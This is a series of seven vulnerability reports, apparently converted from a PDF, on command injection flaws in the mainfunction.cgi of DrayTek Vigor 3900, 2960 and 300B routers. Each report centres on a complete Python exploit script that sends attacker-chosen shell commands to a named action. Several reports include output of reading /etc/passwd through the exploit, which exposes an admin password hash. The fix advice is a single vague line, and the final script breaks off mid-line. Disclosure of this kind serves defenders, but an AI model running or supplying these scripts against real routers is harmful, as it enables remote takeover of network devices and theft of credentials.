# CVE1: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action ubf\_recharge\_time\_quota

# **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

## **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgi-bin/mainfunction.cgi is set to ubf\_recharge\_time\_quota. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## **Steps to Reproduce**

1. Open the router and configure it.



```
import argparse
 1
 2
    import requests
 3
 4
 5
    action = "ubf_recharge_time_quota"
    cookie value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie value
 6
    cookies = {
 7
        "SESSION ID VIGOR": cookie value
 8
 9
    }
10
    def remove_duplicate(input_str):
11
12
        length = len(input_str)
13
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
14
            return input_str[:length//2]
15
        else:
16
17
            return input_str
18
19
    def system(host,cmd):
20
        cmd = "\'\&"+cmd+"\&\'"
21
22
        try:
            headers = {
23
                 "HOST":host,
24
                 "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
25
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                 "Content-Type": "text/plain; charset=UTF-8",
26
                 "Accept": "*/*",
27
28
                 }
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
29
            data = {
30
                 "config": "ipv6_neigh",
31
                 "rfilter": "system",
32
                 "action":action,
33
                 "user": cmd,
34
                 "quota": "1",
35
                 "pw_encode": "terminate",
36
37
            }
            res = requests.post(url=url,
38
    data=data,headers=headers,cookies=cookies,verify=False)
            if res.status_code == 200 and res.text != "":
39
                print("[+] Command executed successfully")
40
                result = remove_duplicate(res.text)
41
                 print("[+] Result: \n" + result)
42
43
                return res.text
            else:
44
                print('[-] Command execute failed! Nothing...')
45
                return 1
46
47
        except Exception as e:
            print('[-] Command execute failed!')
48
```

```
49
           print(e)
50
51
   if __name__ == "__main__":
52
       # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
53
       parser = argparse.ArgumentParser()
54
       parser.add_argument("host", help="target host")
55
       parser.add argument("cmd", help="command to execute")
56
       args = parser.parse_args()
57
       system(args.host, args.cmd)
58
59
60
61
62
```

```
\ \alpha \rangle \colon \colon
```

# **Cause Analysis**

This vulnerability appears in the <code>ubf\_recharge\_time\_quota</code> function in <code>mainfunction.cgi</code>. When the system directly calls the <code>system</code> function, improper blacklist policies allow for certain levels of command injection.

## **Affected Versions**

 DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

## **Fix Recommendations**

It is recommended to add appropriate filtering policies.

## **Contact Information**

• Reporter: N1nEmAn

# CVE2: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action get\_subconfig

# **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

# **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgibin/mainfunction.cgi is set to get\_subconfig. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## **Steps to Reproduce**

1. Open the router and configure it.



```
import argparse
 1
    import requests
 2
 3
    action = "get_subconfig"
 4
    cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
 5
    cookies = {
 6
 7
        "SESSION_ID_VIGOR": cookie_value
 8
    }
 9
    def remove_duplicate(input_str):
10
        length = len(input_str)
11
12
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13
            return input str[:length//2]
14
        else:
15
            return input_str
16
17
18
    def system(host,cmd):
19
        cmd = "\'&"+cmd+"&\'"
20
        try:
21
22
            headers = {
                "HOST":host,
23
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
24
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
```

```
"Referer": f"http://{host}/",
27
28
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
29
            # action = "get_subconfig"
30
            # data = f"action={action}&getlocal=xxx&rtick=
31
    {cmd}&config=ipv6 neigh&rfilter=1&rvalue=1&sectiontype=2&default value=3&rtick=1724
    827664524"
            data = {
32
                "rtick": cmd,
33
                "action": action,
34
                "config": "1",
35
                "rfilter": "1",
36
                "rvalue": "1",
37
                "sectiontype": "1",
38
                "default value": "1",
39
            }
40
            res = requests.post(url=url,
41
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status_code == 200 and res.text != "":
42
                print("[+] Command executed successfully")
43
                result = remove_duplicate(res.text)
44
                print("[+] Result: \n" + result)
45
                return res.text
46
            else:
47
                print('[-] Command execute failed! Nothing...')
48
49
                return 1
        except Exception as e:
50
            print('[-] Command execute failed!')
51
            print(e)
52
53
54
    if __name__ == "__main__":
55
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
56
        parser = argparse.ArgumentParser()
57
        parser.add_argument("host", help="target host")
58
        parser.add argument("cmd", help="command to execute")
59
        args = parser.parse_args()
60
        system(args.host, args.cmd)
61
62
63
```

```
\ \alpha \rangle \command \comman
```

## **Cause Analysis**

This vulnerability appears in the <code>get\_subconfig</code> function in <code>mainfunction.cgi</code>. When the system directly calls the <code>system</code> function, improper blacklist policies allow for certain levels of command injection.

### **Affected Versions**

 DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

### **Fix Recommendations**

It is recommended to add appropriate filtering policies.

## **Contact Information**

• Reporter: N1nEmAn

# CVE3: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action related\_rename\_table

## **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

# **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgi-bin/mainfunction.cgi is set to related\_rename\_table. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## **Steps to Reproduce**

1. Open the router and configure it.



```
import argparse
 1
 2
    import requests
 3
    action = "related_rename_table"
 4
 5
    cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
    cookies = {
 6
        "SESSION_ID_VIGOR": cookie_value
 7
    }
 8
 9
    def remove_duplicate(input_str):
10
        length = len(input_str)
11
12
13
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```

```
14
            return input_str[:length//2]
15
        else:
            return input_str
16
17
18
19
    def system(host,cmd):
        cmd = "\'&"+cmd+"&\'"
20
21
        try:
            headers = {
22
                "HOST":host,
23
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
24
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
27
                "Referer": f"http://{host}/",
28
29
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
            # action = "get_subconfig"
30
            # data = f"action={action}&getlocal=xxx&rtick=
31
    {cmd}&config=ipv6 neigh&rfilter=1&rvalue=1&sectiontype=2&default value=3&rtick=1724
    827664524"
32
            data = {
                "optin": cmd,
33
                "action": action,
34
                "config": "1",
35
                "table": "1",
36
                "newtable": "1",
37
                "sectiontype": "1",
38
                "default value": "1",
39
            }
40
            res = requests.post(url=url,
41
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status code == 200 and res.text != "":
42
                print("[+] Command executed successfully")
43
                result = remove_duplicate(res.text)
44
                print("[+] Result: \n" + result)
45
                return res.text
46
47
            else:
                print('[-] Command execute failed! Nothing...')
48
49
                return 1
        except Exception as e:
50
            print('[-] Command execute failed!')
51
52
            print(e)
53
54
    if name == " main ":
55
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
56
57
        parser = argparse.ArgumentParser()
        parser.add_argument("host", help="target host")
58
        parser.add_argument("cmd", help="command to execute")
59
```

```
args = parser.parse_args()
system(args.host, args.cmd)
62
63
```

```
λ ~/CVEpwner/CVE2024/v3900/envd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/envd/</pre>
```

## **Cause Analysis**

This vulnerability appears in the related\_rename\_table function in mainfunction.cgi. When the system directly calls the system function, improper blacklist policies allow for certain levels of command injection.

## **Affected Versions**

 DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

## **Fix Recommendations**

It is recommended to add appropriate filtering policies.

## **Contact Information**

• Reporter: N1nEmAn

# CVE4: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action restore

## **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

## **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgibin/mainfunction.cgi is set to restore. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## **Steps to Reproduce**

1. Open the router and configure it.



```
3
    action = "restore"
 4
    cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
 5
    cookies = {
 6
        "SESSION ID VIGOR": cookie value
 7
 8
    }
 9
    def remove duplicate(input str):
10
        length = len(input_str)
11
12
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13
            return input_str[:length//2]
14
        else:
15
            return input str
16
17
18
19
    def system(host,cmd):
        cmd = "\'&"+cmd+"&\'"
20
21
        try:
22
            headers = {
                "HOST":host,
23
24
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
                "Referer": f"http://{host}/",
27
28
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
29
            # action = "get_subconfig"
30
            # data = f"action={action}&getlocal=xxx&rtick=
31
    {cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
    827664524"
            data = {
32
                "serverip": cmd,
33
                "action": action,
34
                "filename": "1",
35
                "key": "1",
36
                "newtable": "1".
37
                "sectiontype": "1"
38
39
                "default_value": "1",
            }
40
            res = requests.post(url=url,
41
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status code == 200 and res.text != "":
42
                print("[+] Command executed successfully")
43
                result = remove duplicate(res.text)
44
                print("[+] Result: \n" + result)
45
46
                return res.text
            else:
47
                print('[-] Command execute failed! Nothing...')
48
```

```
49
                return 1
        except Exception as e:
50
            print('[-] Command execute failed!')
51
            print(e)
52
53
54
    if __name__ == "__main__":
55
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
56
        parser = argparse.ArgumentParser()
57
        parser.add_argument("host", help="target host")
58
        parser.add_argument("cmd", help="command to execute")
59
        args = parser.parse_args()
60
        system(args.host, args.cmd)
61
62
63
```

## **Cause Analysis**

This vulnerability appears in the restore function in mainfunction.cgi. When the system directly calls the system function, improper blacklist policies allow for certain levels of command injection.

### **Affected Versions**

• DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

## **Fix Recommendations**

It is recommended to add appropriate filtering policies.

## **Contact Information**

• Reporter: N1nEmAn

# CVE5: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action backup

# **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4\_Beta)

# **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgi-bin/mainfunction.cgi is set to backup. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

# **Steps to Reproduce**

1. Open the router and configure it.



```
import argparse
 1
 2
    import requests
 3
    action = "backup"
 4
    cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
 5
    cookies = {
 6
 7
        "SESSION_ID_VIGOR": cookie_value
 8
    }
 9
    def remove_duplicate(input_str):
10
        length = len(input_str)
11
12
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13
            return input str[:length//2]
14
        else:
15
            return input_str
16
17
18
    def system(host,cmd):
19
        cmd = "\'&"+cmd+"&\'"
20
        try:
21
22
            headers = {
                "HOST":host,
23
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
24
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
```

```
"Referer": f"http://{host}/",
27
28
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
29
            # action = "get_subconfig"
30
            # data = f"action={action}&getlocal=xxx&rtick=
31
    {cmd}&config=ipv6 neigh&rfilter=1&rvalue=1&sectiontype=2&default value=3&rtick=1724
    827664524"
            data = {
32
                "serverip": cmd,
33
                "action": action,
34
                "filename": "1",
35
                "pw_encode": "1",
36
                "key": "1",
37
                "sectiontype": "1",
38
                "default value": "1",
39
            }
40
            res = requests.post(url=url,
41
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status_code == 200 and res.text != "":
42
                print("[+] Command executed successfully")
43
                result = remove_duplicate(res.text)
44
                print("[+] Result: \n" + result)
45
                return res.text
46
            else:
47
                print('[-] Command execute failed! Nothing...')
48
49
                return 1
        except Exception as e:
50
            print('[-] Command execute failed!')
51
            print(e)
52
53
54
    if __name__ == "__main__":
55
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
56
        parser = argparse.ArgumentParser()
57
        parser.add_argument("host", help="target host")
58
        parser.add argument("cmd", help="command to execute")
59
        args = parser.parse_args()
60
        system(args.host, args.cmd)
61
62
63
```

```
λ ~/CVEpwner/CVE2024/v3900/cnvt/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh</pre>
```

# **Cause Analysis**

This vulnerability appears in the backup function in mainfunction.cgi. When the system directly calls the system function, improper blacklist policies allow for certain levels of command injection.

### **Affected Versions**

 DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

### Fix Recommendations

It is recommended to add appropriate filtering policies.

### **Contact Information**

• Reporter: N1nEmAn

# CVE6: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action get\_subconfig

## **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

# **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgibin/mainfunction.cgi is set to get\_subconfig. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

# **Steps to Reproduce**

1. Open the router and configure it.



```
1
    import argparse
 2
    import requests
 3
    action = "get_subconfig"
 4
    cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
 5
    cookies = {
 6
 7
        "SESSION_ID_VIGOR": cookie_value
    }
 8
 9
    def remove_duplicate(input_str):
10
        length = len(input_str)
11
12
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13
```

```
14
            return input_str[:length//2]
15
        else:
            return input_str
16
17
18
19
    def system(host,cmd):
        cmd = "\'&"+cmd+"&\'"
20
21
        try:
            headers = {
22
                "HOST":host,
23
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
24
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
27
                "Referer": f"http://{host}/",
28
29
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
            # action = "get_subconfig"
30
            # data = f"action={action}&getlocal=xxx&rtick=
31
    {cmd}&config=ipv6 neigh&rfilter=1&rvalue=1&sectiontype=2&default value=3&rtick=1724
    827664524"
32
            data = {
                "option": cmd,
33
                "action": action,
34
                "name": "1",
35
                "rfilter": "1",
36
                "rvalue": "1",
37
                "sectiontype": "1",
38
                "default value": "1",
39
            }
40
            res = requests.post(url=url,
41
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status code == 200 and res.text != "":
42
                print("[+] Command executed successfully")
43
                result = remove_duplicate(res.text)
44
                print("[+] Result: \n" + result)
45
                return res.text
46
47
            else:
                print('[-] Command execute failed! Nothing...')
48
49
                return 1
        except Exception as e:
50
            print('[-] Command execute failed!')
51
52
            print(e)
53
54
    if name == " main ":
55
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
56
57
        parser = argparse.ArgumentParser()
        parser.add_argument("host", help="target host")
58
        parser.add_argument("cmd", help="command to execute")
59
```

```
args = parser.parse_args()
system(args.host, args.cmd)
62
63
```

```
λ ~/CVEpwner/CVE2024/v3900/envd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/envd/</pre>
```

## **Cause Analysis**

This vulnerability appears in the <code>get\_subconfig</code> function in <code>mainfunction.cgi</code>. When the system directly calls the <code>system</code> function, improper blacklist policies allow for certain levels of command injection.

## **Affected Versions**

 DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4\_Beta

## **Fix Recommendations**

It is recommended to add appropriate filtering policies.

## **Contact Information**

• Reporter: N1nEmAn

# CVE7: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action sign\_cacertificate

## **Vulnerability Title**


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

## **Vulnerability Description**

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4\_Beta. This vulnerability occurs when the action parameter in cgi-bin/mainfunction.cgi is set to sign\_cacertificate. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

## **Steps to Reproduce**

1. Open the router and configure it.



```
1
    import argparse
 2
    import requests
 3
    action = "sign_cacertificate"
 4
    cookie value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie value
 5
 6
    cookies = {
 7
        "SESSION_ID_VIGOR": cookie_value
 8
    }
 9
    def remove duplicate(input str):
10
        length = len(input_str)
11
12
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13
14
            return input str[:length//2]
15
        else:
16
            return input str
17
18
    def system(host,cmd):
19
        cmd = "\'&"+cmd+"&\'"
20
        try:
21
22
            headers = {
23
                "HOST":host,
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
24
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
                "Referer": f"http://{host}/",
27
28
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
29
            # action = "get subconfig"
30
            # data = f"action={action}&getlocal=xxx&rtick=
31
    {cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
    827664524"
32
            data = {
                "table": cmd,
33
                "action": action,
34
                "option": "1",
35
                "ca": "1",
36
                "rvalue": "1",
37
                "sectiontype": "1",
38
                "default value": "1",
39
            }
40
            res = requests.post(url=url,
41
    data=data,headers=headers,cookies=cookies,verify=False)
            if res.status code == 200 and res.text != "":
42
                print("[+] Command executed successfully")
43
44
                result = remove_duplicate(res.text)
                print("[+] Result: \n" + result)
45
                return res.text
46
```

```
47
            else:
                print('[-] Command execute failed! Nothing...')
48
                return 1
49
        except Exception as e:
50
            print('[-] Command execute failed!')
51
52
            print(e)
53
54
    if __name__ == "__main__":
55
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
56
        parser = argparse.ArgumentParser()
57
        parser.add_argument("host", help="target host")
58
